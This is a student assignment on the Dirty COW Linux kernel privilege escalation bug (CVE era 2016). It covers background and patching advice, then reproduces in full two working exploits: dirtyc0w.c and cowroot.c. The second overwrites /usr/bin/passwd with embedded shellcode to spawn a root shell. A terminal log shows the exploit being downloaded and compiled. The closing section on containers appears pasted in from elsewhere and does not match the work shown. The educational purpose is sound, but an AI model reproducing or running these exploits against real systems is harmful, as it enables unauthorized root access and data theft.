Sri Lanka Institute of Information Technology


Dirty Cow Vulnerability

Individual Assignment

IE 2012 - Systems and Network Programming

Student Registration Number	Student Name
IT19202228	A.M.K.Sanduni Kanchana

Table of Contents



Introduction

Dirtycow is a privilege escalation vulnerability in the linx kernel. The vulnerability was discovered by Phil Oester. Because of the race condition, with the right timing, a local attacker can exploit the copy-on-write mechanism to turn a read-only mapping of a file into a writable mapping.

This vulnerability is called "Dirty Cow" because it exploits a copy-on-write mechanism which allows an attacker to gain privilege escalation on the Linux kernel.

The vulnerability of Dirty Cow can be found in virtually any Linux system, and was introduced in 2007 to the core Linux kernel. This is a race condition which is located in the memory subsystem of the Linux kernel.

What does the vulnerability do?

This vulnerability allows the user to bypass the normal file system protections and write to files that are owned by the system. This opens up many avenues for attack, which results in the unprivileged user becoming rooted in the system and able to access any system resources.

Who is affected?

Primarily anyone who uses a Linux system and/or an Android phone could be affected. Since this vulnerability has existed since 2007, most, if not all Linux systems have been affected.

Is the Dirty Cow vulnerability dangerous?

This bug is a serious vulnerability because it’s so widespread, and if the conditions mentioned above are right, it gives an attacker full control over your system to install malware and steal data, and all this can be done through a very simple exploit code.

The biggest problem is that the vulnerability has been in the Linux kernel for a long time. It’s easy to exploit, and it’s been in millions of computers thanks to the nine years it’s been around.

Another troubling element is the vulnerability is almost impossible for antivirus and security software to detect, and once exploited, there’s no evidence of what actions have been taken.

The good news is that in order to exploit this bug, the attacker must first be able to deliver the code on the system. Before they can even get close to the kernel stack, the attacker has to first gain access to your system. From the outside, normal protections against code execution should prevent exploitation of this vulnerability.

While the risk is very significant, the impact on ordinary users isn't very high due to the difficulty to get the exploit code on the systems. In terms of web services and other network connected devices, delivering the code would be difficult to do. The real risk is when user-level access exists on a device, as well as the ability to execute programs on the device.

The Dirty Cow vulnerability has the most significant impact on Android phones, which are based on Linux. The situation is different because these phones have apps running as user-level programs. As a result, a malicious app could exceed their privileges to obtain information off the device.

Another problem with Android phones is that older versions likely won't get a patch update, which could leave your phone vulnerable.

What should I do?

A patch for the Dirty Cow vulnerability does exist and has been patched in updated versions of Linux. So if your business uses Linux systems, make sure those systems are patched and updated.

If you use an Android, make sure your phone's system is being updated regularly. You'll also want to look out for malicious apps.

Basically, if you have updated your Linux software and if you are up to date on your network firewalls and other measures to protect your systems, you should be fine.

Exploitation

- dirtycow.c code

```
/*
####################### dirtyc0w.c #######################
$ sudo -s
# echo this is not a test > foo
# chmod 0404 foo
$ ls -lah foo
-r-----r-- 1 root root 19 Oct 20 15:23 foo
$ cat foo
this is not a test
$ gcc -pthread dirtyc0w.c -o dirtyc0w
$ ./dirtyc0w foo m00000000000000000
mmap 56123000
madvise 0
procselfmem 1800000000
$ cat foo
m00000000000000000
####################### dirtyc0w.c #######################
*/
#include <stdio.h>
#include <sys/mman.h>
#include <fcntl.h>
#include <pthread.h>
#include <unistd.h>
#include <sys/stat.h>
#include <string.h>
#include <stdint.h>

void *map;
int f;
struct stat st;
char *name;

void *madviseThread(void *arg)
{
  char *str;
  str=(char*)arg;
  int i,c=0;
  for(i=0;i<100000000;i++)
  {
/*
You have to race madvise(MADV_DONTNEED) ::
https://access.redhat.com/security/vulnerabilities/2706661
> This is achieved by racing the madvise(MADV_DONTNEED) system call
> while having the page of the executable mmapped in memory.
*/
    c+=madvise(map,100,MADV_DONTNEED);
  }
  printf("madvise %d\n\n",c);
}

void *procselfmemThread(void *arg)
```


```
{
  char *str;
  str=(char*)arg;
/*
You have to write to /proc/self/mem ::
https://bugzilla.redhat.com/show_bug.cgi?id=1384344#c16
>  The in the wild exploit we are aware of doesn't work on Red Hat
>  Enterprise Linux 5 and 6 out of the box because on one side of
>  the race it writes to /proc/self/mem, but /proc/self/mem is not
>  writable on Red Hat Enterprise Linux 5 and 6.
*/
  int f=open("/proc/self/mem",O_RDWR);
  int i,c=0;
  for(i=0;i<100000000;i++) {
/*
You have to reset the file pointer to the memory position.
*/
    lseek(f,(uintptr_t) map,SEEK_SET);
    c+=write(f,str,strlen(str));
  }
  printf("procselfmem %d\n\n", c);
}


int main(int argc,char *argv[])
{
/*
You have to pass two arguments. File and Contents.
*/
  if (argc<3) {
  (void)fprintf(stderr, "%s\n",
      "usage: dirtyc0w target_file new_content");
  return 1; }
  pthread_t pth1,pth2;
/*
You have to open the file in read only mode.
*/
  f=open(argv[1],O_RDONLY);
  fstat(f,&st);
  name=argv[1];
/*
You have to use MAP_PRIVATE for copy-on-write mapping.
> Create a private copy-on-write mapping.  Updates to the
> mapping are not visible to other processes mapping the same
> file, and are not carried through to the underlying file.  It
> is unspecified whether changes made to the file after the
> mmap() call are visible in the mapped region.
*/
/*
You have to open with PROT_READ.
*/
  map=mmap(NULL,st.st_size,PROT_READ,MAP_PRIVATE,f,0);
  printf("mmap %zx\n\n",(uintptr_t) map);
/*
You have to do it on two threads.
*/
  pthread_create(&pth1,NULL,madviseThread,argv[1]);
  pthread_create(&pth2,NULL,procselfmemThread,argv[2]);
/*
You have to wait for the threads to finish.
*/
  pthread_join(pth1,NULL);
  pthread_join(pth2,NULL);
  return 0;
}
```

❖ Cowroot.c code

```
*
* (un)comment correct payload first (x86 or x64)!
*
* $ gcc cowroot.c -o cowroot -pthread
* $ ./cowroot
* DirtyCow root privilege escalation
* Backing up /usr/bin/passwd.. to /tmp/bak
* Size of binary: 57048
* Racing, this may take a while..
* /usr/bin/passwd overwritten
* Popping root shell.
* Don't forget to restore /tmp/bak
* thread stopped
* thread stopped
* root@box:/root/cow# id
* uid=0(root) gid=1000(foo) groups=1000(foo)
*
* @robinverton
*/

#include <stdio.h>
#include <stdlib.h>
#include <sys/mman.h>
#include <fcntl.h>
#include <pthread.h>
#include <string.h>
#include <unistd.h>

void *map;
int f;
int stop = 0;
struct stat st;
char *name;
pthread_t pth1,pth2,pth3;

// change if no permissions to read
char suid_binary[] = "/usr/bin/passwd";

/*
* $ msfvenom -p linux/x64/exec CMD=/bin/bash PrependSetuid=True -f elf | xxd
-i
*/
unsigned char sc[] = {
  0x7f, 0x45, 0x4c, 0x46, 0x02, 0x01, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x02, 0x00, 0x3e, 0x00, 0x01, 0x00, 0x00, 0x00,
  0x78, 0x00, 0x40, 0x00, 0x00, 0x00, 0x00, 0x00, 0x40, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x40, 0x00, 0x38, 0x00, 0x01, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x01, 0x00, 0x00, 0x00, 0x07, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x40, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x40, 0x00, 0x00, 0x00, 0x00, 0x00,
  0xb1, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0xea, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x10, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x48, 0x31, 0xff, 0x6a, 0x69, 0x58, 0x0f, 0x05, 0x6a, 0x3b, 0x58, 0x99,
  0x48, 0xbb, 0x2f, 0x62, 0x69, 0x6e, 0x2f, 0x73, 0x68, 0x00, 0x53, 0x48,
  0x89, 0xe7, 0x68, 0x2d, 0x63, 0x00, 0x00, 0x48, 0x89, 0xe6, 0x52, 0xe8,
  0x0a, 0x00, 0x00, 0x00, 0x2f, 0x62, 0x69, 0x6e, 0x2f, 0x62, 0x61, 0x73,
  0x68, 0x00, 0x56, 0x57, 0x48, 0x89, 0xe6, 0x0f, 0x05
};
unsigned int sc_len = 177;

/*
* $ msfvenom -p linux/x86/exec CMD=/bin/bash PrependSetuid=True -f elf | xxd
-i
unsigned char sc[] = {
  0x7f, 0x45, 0x4c, 0x46, 0x01, 0x01, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x02, 0x00, 0x03, 0x00, 0x01, 0x00, 0x00, 0x00,
  0x54, 0x80, 0x04, 0x08, 0x34, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x34, 0x00, 0x20, 0x00, 0x01, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x80, 0x04, 0x08, 0x00, 0x80, 0x04, 0x08, 0x88, 0x00, 0x00, 0x00,
  0xbc, 0x00, 0x00, 0x00, 0x07, 0x00, 0x00, 0x00, 0x00, 0x10, 0x00, 0x00,
  0x31, 0xdb, 0x6a, 0x17, 0x58, 0xcd, 0x80, 0x6a, 0x0b, 0x58, 0x99, 0x52,
  0x66, 0x68, 0x2d, 0x63, 0x89, 0xe7, 0x68, 0x2f, 0x73, 0x68, 0x00, 0x68,
  0x2f, 0x62, 0x69, 0x6e, 0x89, 0xe3, 0x52, 0xe8, 0x0a, 0x00, 0x00, 0x00,
  0x2f, 0x62, 0x69, 0x6e, 0x2f, 0x62, 0x61, 0x73, 0x68, 0x00, 0x57, 0x53,
  0x89, 0xe1, 0xcd, 0x80
};
unsigned int sc_len = 136;
*/

void *madviseThread(void *arg)
{
    char *str;
    str=(char*)arg;
    int i,c=0;
    for(i=0;i<1000000 && !stop;i++) {
        c+=madvise(map,100,MADV_DONTNEED);
    }
    printf("thread stopped\n");
}

void *procselfmemThread(void *arg)
{
    char *str;
    str=(char*)arg;
    int f=open("/proc/self/mem",O_RDWR);
    int i,c=0;
    for(i=0;i<1000000 && !stop;i++) {
        lseek(f,map,SEEK_SET);
        c+=write(f, str, sc_len);
    }
    printf("thread stopped\n");
}

void *waitForWrite(void *arg) {
    char buf[sc_len];

    for(;;) {
        FILE *fp = fopen(suid_binary, "rb");

        fread(buf, sc_len, 1, fp);

        if(memcmp(buf, sc, sc_len) == 0) {
            printf("%s overwritten\n", suid_binary);
            break;
        }

        fclose(fp);
        sleep(1);
    }

    stop = 1;

    printf("Popping root shell.\n");
    printf("Don't forget to restore /tmp/bak\n");

    system(suid_binary);
}

int main(int argc,char *argv[]) {
    char *backup;

    printf("DirtyCow root privilege escalation\n");
    printf("Backing up %s to /tmp/bak\n", suid_binary);

    asprintf(&backup, "cp %s /tmp/bak", suid_binary);
    system(backup);

    f = open(suid_binary,O_RDONLY);
    fstat(f,&st);

    printf("Size of binary: %d\n", st.st_size);

    char payload[st.st_size];
    memset(payload, 0x90, st.st_size);
    memcpy(payload, sc, sc_len+1);

    map = mmap(NULL,st.st_size,PROT_READ,MAP_PRIVATE,f,0);

    printf("Racing, this may take a while..\n");

    pthread_create(&pth1, NULL, &madviseThread, suid_binary);
    pthread_create(&pth2, NULL, &procselfmemThread, payload);
    pthread_create(&pth3, NULL, &waitForWrite, NULL);

    pthread_join(pth3, NULL);
```


```
     return 0;
}
```

- Making the directories and compiling



```
sanduni@ubuntu16:~$ uname -a
Linux ubuntu16 4.8.0-22-generic #24-Ubuntu SMP Sat Oct 8 09:15:00 UTC 2016 x86_64 x86_64 x86_64 GNU/Linux
sanduni@ubuntu16:~$ ls
boc      Documents  examples.desktop  Music     pob  poi     qwe        Videos
Desktop  Downloads  koc               Pictures  poc  Public  Templates
sanduni@ubuntu16:~$ mkdir pol
sanduni@ubuntu16:~$ cd pol
sanduni@ubuntu16:~/pol$ wget https://raw.githubusercontent.com/dirtycow/dirtycow.github.io/master/dirtyc0w.c
--2020-05-12 20:41:12--  https://raw.githubusercontent.com/dirtycow/dirtycow.github.io/master/dirtyc0w.c
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 151.101.240.133
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|151.101.240.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2826 (2.8K) [text/plain]
Saving to: ‘dirtyc0w.c’

dirtyc0w.c          100%[===================>]   2.76K  --.-KB/s    in 0s

2020-05-12 20:41:16 (9.47 MB/s) - ‘dirtyc0w.c’ saved [2826/2826]

sanduni@ubuntu16:~/pol$ gcc dirtyc0w.c -o pol -pthread
sanduni@ubuntu16:~/pol$ ls
dirtyc0w.c  pol
```

- Creating a text file and giving it read only permission.



```
sanduni@ubuntu16:~/pol$ rm dir*
sanduni@ubuntu16:~/pol$ sudo su
[sudo] password for sanduni:
root@ubuntu16:/home/sanduni/pol# echo test > private
root@ubuntu16:/home/sanduni/pol# ls
pol  private
root@ubuntu16:/home/sanduni/pol# chmod 0404 pri*
root@ubuntu16:/home/sanduni/pol# ls
pol  private
root@ubuntu16:/home/sanduni/pol# ls -la
total 28
drwxr-xr-x  2 sanduni sanduni  4096 මැයි  12 20:43 .
drwxr-xr-x 23 sanduni sanduni  4096 මැයි  12 20:39 ..
-rwxr-xr-x  1 sanduni sanduni 13296 මැයි  12 20:42 pol
-r-----r--  1 root    root        5 මැයි  12 20:43 private
root@ubuntu16:/home/sanduni/pol# cat priv*
test
root@ubuntu16:/home/sanduni/pol# ls -la
```

Conclusion

In conclusion, when it comes to kernel vulnerabilities, we can't be too careful. Containers still share the same kernel, which when exploited has the potential of jeopardizing other containers or the underlying host. We saw that a simple POC, which was not meant to break out of a container, could still modify data on the host.

So what should an admin do? It is always good practice to patch all of your hosts' kernels. However, in the real world, this may not always be possible to do, or do fast enough. Apart from patching, it is crucial to make sure that your containers are being protected and monitored during runtime. Security products that provide runtime protection can be used to block specific system calls, limiting capabilities or access to certain files. These features allow you to virtually patch your containers, effectively mitigating the threat.

References

1. https://www.securitymetrics.com/blog/dangers-dirty-cow-vulnerability-should-you-be-worried
2. https://www.youtube.com/watch?v=nQozeLLC9jA
3. https://www.youtube.com/watch?v=nQozeLLC9jA
4. https://www.youtube.com/watch?v=Lj2YRCXCBv8
5. https://www.youtube.com/watch?v=kEsshExn7aE&t=51s